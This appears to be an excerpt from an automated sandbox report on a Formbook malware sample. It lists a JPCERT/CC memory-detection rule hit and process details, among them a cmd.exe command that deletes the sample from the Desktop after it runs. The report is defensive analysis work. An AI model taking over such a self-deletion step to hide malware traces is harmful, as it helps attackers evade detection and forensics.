Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.914915179.00000000008A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 6380 Parent PID: 6336

General

Start time:	22:18:54
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\mvui1vY6Mo.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6400 Parent PID: 6380

General

Start time:	22:18:54
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis